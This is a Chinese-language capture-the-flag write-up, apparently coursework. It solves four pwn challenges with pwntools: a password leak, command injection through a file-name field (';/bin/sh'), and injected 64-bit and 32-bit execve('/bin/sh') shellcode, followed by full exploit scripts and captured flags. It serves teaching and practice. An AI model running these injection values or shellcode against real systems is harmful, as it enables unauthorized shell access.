

Task 1

- 首先使用pwntools执行 `pwn template --host 116.62.247.145 --port 10100 ./hello > hello_exp.py` 生成交互的模板
- 修改交互代码 `hello_exp.py` 的调试断点为 `get_user_password`
- 运行 `python3 hello_exp.py LOCAL GDB` 进入单步调试可得user的password



```
$rcx   : 0x00007fffba3e0b50  →  "I_am_very_very_strong_password!!"
```

- 之后用此密码进入本地进行交互得到第一部分flag
- 

```
    b'Hello there, please input your username'
[DEBUG] Received 0x1 bytes:
    b'\n'
[DEBUG] Sent 0x5 bytes:
    b'user\n'
[DEBUG] Received 0x37 bytes:
    b'Hello user, please tell me the length of your password\n'
[DEBUG] Sent 0x3 bytes:
    b'32\n'
[DEBUG] Received 0x19 bytes:
    b'cool, input your password'
[DEBUG] Received 0x1 bytes:
    b'\n'
[DEBUG] Sent 0x20 bytes:
    b'I_am_very_very_strong_password!!'
l Studio Code ng to interactive mode
[DEBUG] Received 0x32 bytes:
    b'password correct! show your the first part of flag'
password correct! show your the first part of flag[DEBUG] Received 0x18 bytes:
    b'\n'
    b'flag1: AAA{H3ll0_the3E_'

flag1: AAA{H3ll0_the3E_[*] Got EOF while reading in interactive
```


  交互代码

```
context.log_level = 'DEBUG'

io = start()

io.sendlineafter(b"Hello there, please input your username\n",b"user")
io.sendlineafter(b"length of your password\n",b"32")
io.sendafter(b"cool, input your password\n",b"I_am_very_very_strong_password!!")
```

- 为获取admin的密码，观察程序可得当输入填满32字节时程序会打出admin的密码，故通过交互代码

  -
    ```
    io.sendlineafter(b"Hello there, please input your username\n",b"admin")
    io.sendlineafter(b"length of your password\n",b"32")
    io.sendafter(b"cool, input your password\n",b"A" * 32)
    ```

得到




```
----------------- LOG -----------------
you input name as admin (len 5)
you input password as AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAV3rY_C0mp13x_Pa55w0rD (len
 53)
---------------------------------------
```

因此类似flag1的获取方法，通过交互代码

```
io.sendlineafter(b"Hello there, please input your username\n",b"admin")
io.sendlineafter(b"length of your password\n",b"21")
io.sendafter(b"cool, input your password\n",b"V3rY_C0mp13x_Pa55w0rD")
```


并用 `ls` 和 `cat flag.txt` 命令可得flag的第二部分



```
$ cat flag2.txt
[DEBUG] Sent 0xe bytes:
    b'cat flag2.txt\n'
[DEBUG] Received 0x1b bytes:
    b'c0oL_anD_m0t1vaTEd_Pwni3s}\n'
```

Task2

- 首先通过IDA F5 进行逆向，由汇编代码得到C代码
- 观察其中的函数 `create_file` 与 `read_file`
    - 首先创建一个datafolder文件夹
    - 其次由题目的信息code_injection以及 `read_file` 中的语句 `cat datafolder/%s` 可想到将cat datafolder与接下来hack的语句用分号隔开。
        - 首先可以知道目标在"2，read file data"中
        - 先进行尝试 `;ls`，发现目标文件 flag.txt
        - 这时可以执行如下命令，获取flag.txt中的内容，得到flag



```
you pass the proof of work
Hello! I am a very simple file hosting service
----------------------------------------------
[1] create file with data
[2] read file data
[3] append file data
[4] leave
2
input file name
;/bin/sh
ls
app
bin
datafolder
dev
flag.txt
lib
lib32
lib64
libx32
cat flag.txt
AAA{C0d3_1nJecti0n_5xampLE}/launch.sh: line 2:  4846 Alarm clock
```

Task 3

3.1

- 首先使用pwntools创建交互模板solve.py
- 其次依次写交互代码获取题目的request
    - 汇编代码由C代码（cal.c)经命令

      ```
      gcc cal.c -O2 -c -o cal.o
      objdump -M intel -d cal.o|less
      ```


      获得。
    - 运行solve.py即获得flag
- 完整代码

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 116.62.247.145 --port 10102 ./injection2
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF(args.EXE or './injection2')

# Many built-in settings can be controlled on the command-line and show up
# in "args".  For example, to dump all data sent/received, and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141 EXE=/tmp/executable
host = args.HOST or '116.62.247.145'
port = int(args.PORT or 10102)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
```

```
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    No canary found
# NX:       NX enabled
# PIE:      PIE enabled
context.arch = 'amd64'
context.log_level = 'DEBUG'
add_asm = """
lea   eax,[rdi+rsi*1]
ret
"""

sub_asm = """
mov   eax,edi
sub   eax,esi
ret
"""

and_asm = """
mov    eax,edi
and    eax,esi
ret
"""

or_asm = """
mov    eax,edi
or     eax,esi
ret
"""

xor_asm = """
mov    eax,edi
xor    eax,esi
ret
"""
```

```
add_code = asm(add_asm)
sub_code = asm(sub_asm)
and_code = asm(and_asm)
or_code = asm(or_asm)
xor_code = asm(xor_asm)

io = start()

io.sendlineafter(b"Request-1: give me code that performing ADD\n",add_code)
io.sendlineafter(b"Request-2: give me code that performing SUB\n",sub_code)
io.sendlineafter(b"Request-3: give me code that performing AND\n",and_code)
io.sendlineafter(b"Request-4: give me code that performing OR\n",or_code)
io.sendlineafter(b"Request-5: give me code that performing XOR\n",xor_code)
# shellcode = asm(shellcraft.sh())
# payload = fit({
#     32: 0xdeadbeef,
#     'iaaa': [1, 2, 'Hello', 3]
# }, length=128)
# io.send(payload)
# flag = io.recv(...)
# log.success(flag)

io.interactive()
```

- 交互截图



```
    00000006
[*] Switching to interactive mode
[DEBUG] Received 0x27 bytes:
    b'Soooooooo wonderful, here is your flag:'
Soooooooo wonderful, here is your flag:[DEBUG] Received 0x27 bytes:
    b'\n'
    b'AAA{W0w_yoU_aRE_v3rY_g00d_4t_A5M_C0dE}'

AAA{W0w_yoU_aRE_v3rY_g00d_4t_A5M_C0dE}$ 
```

3.2


Shellcode

- 官方版：Shellcode是指一段特定的机器码，通常用于利用软件漏洞、执行特定操作或进行攻击。它是以二进制形式编写的一系列机器指令。Shellcode通常与软件漏洞利用紧密相关，特别是针对缓冲区溢出等漏洞的利用。攻击者可以通过构造恶意输入，将自定义的Shellcode注入到目标软件中，并利用软件漏洞使其执行。Shellcode可以用于不同类型的攻击，例如远程命令执行、拒绝服务攻击、权限提升等。它可以用来执行任意的机器指令，包括调用系统函数、读写内存、执行外部命令等操作。
- 我自己的理解：获取到shell的code就是shellcode?（不知道对不对┭┮﹏┭┮）
- 使用的 shellcode 代码的分析在如下代码注释中

Shellcode攻击

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 116.62.247.145 --port 10102 ./injection2
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF(args.EXE or './injection2')

# Many built-in settings can be controlled on the command-line and show up
# in "args".  For example, to dump all data sent/received, and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141 EXE=/tmp/executable
host = args.HOST or '116.62.247.145'
port = int(args.PORT or 10102)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    No canary found
# NX:       NX enabled
# PIE:      PIE enabled
context.arch = 'amd64'
context.log_level = 'DEBUG'
add_asm = """
push   0x42 ## 通过将值0x42推送到栈上
pop    rax  ##将栈顶的值弹出，并存储在rax寄存器里
inc    ah   ##将rax寄存器的高字节ah加一
cqo         ##将rax寄存器的值转换为双倍四字有符号扩展值，并将结果放在rdx:rax寄存器中
push   rdx  ##将rdx寄存器的值推送到栈上
movabs rdi, 0x68732f2f6e69622f #将"/bin/sh“的十六进制表示值移动到rdi寄存器中
##上述代码准备了系统调用的参数，下述使用系统调用来执行弹出shell的操作

push   rdi  ##将rdi寄存器的值推送到栈上，准备进行系统调用
push   rsp  ## 将栈顶指针（rsp）的值推送到栈上
pop    rsi  ##将栈顶值弹出，并存储在rsi寄存器中，作为系统调用的第二个参数
mov    r8, rdx  ##将rdx寄存器的值移动到r8寄存器中，作为系统调用的第三个参数。
mov    r10, rdx  ##将rdx寄存器的值移动到r10寄存器中，作为系统调用的第四个参数。
syscall  ##执行系统调用
"""
add_code = asm(add_asm)

io = start()

io.sendlineafter(b"Request-1: give me code that performing ADD\n",add_code)

io.interactive()
```


完成上述攻击后，终端显示Switching to interactive mode,表明攻击成功，这时输入命令`ls`发现`flag.txt`，便用`cat`命令打开，得到flag。



```
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0x29 bytes:
    b'AAA{Th1nK_l1ke_A_hacKeR_n0t_A_pr0graMM3r}'
AAA{Th1nK_l1ke_A_hacKeR_n0t_A_pr0graMM3r}$
[*] Interrupted
```

Task 4

首先连接到题目，得知该题应该写个shellcode弹出远程的shell




```
➜  Desktop nc 10.214.160.13 11003
Melody: Mom, I want a shell
Mom: This machine will run your input as assemble instruction
```

再注意到该题是32位架构的shellcode，故执行如下攻击代码


```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 10.214.160.13 --port 11003 ./shellcode
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF(args.EXE or './shellcode')

# Many built-in settings can be controlled on the command-line and show up
# in "args".  For example, to dump all data sent/received, and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141 EXE=/tmp/executable
host = args.HOST or '10.214.160.13'
port = int(args.PORT or 11003)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     i386-32-little
# RELRO:    No RELRO
# Stack:    No canary found
# NX:       NX disabled
# PIE:      No PIE (0x8048000)
# RWX:      Has RWX segments

context.arch = 'amd64'
context.log_level = 'DEBUG'
io = start()
 ##32位的shellcode
asm = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80"
io.sendlineafter("This machine will run your input as assemble instruction",asm)

# shellcode = asm(shellcraft.sh())
# payload = fit({
#     32: 0xdeadbeef,
#     'iaaa': [1, 2, 'Hello', 3]
# }, length=128)
# io.send(payload)
# flag = io.recv(...)
# log.success(flag)

io.interactive()
```

得到 switching to interactive mode即表明攻击成功，进行一番探索可得到flag



```
data
dev
etc
fastboot
home
lib
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cd data
[DEBUG] Sent 0x8 bytes:
    b'cd data\n'
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x9 bytes:
    b'flag\n'
    b'run\n'
flag
run
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x29 bytes:
    b'AAA{lgm_is_a_big_turtle_qq_qun_386796080}'
AAA{lgm_is_a_big_turtle_qq_qun_386796080}$
```

提交flag成功截图



Your Answer

AAA{lgm_is_a_big_turtle_qq_qun_386796080}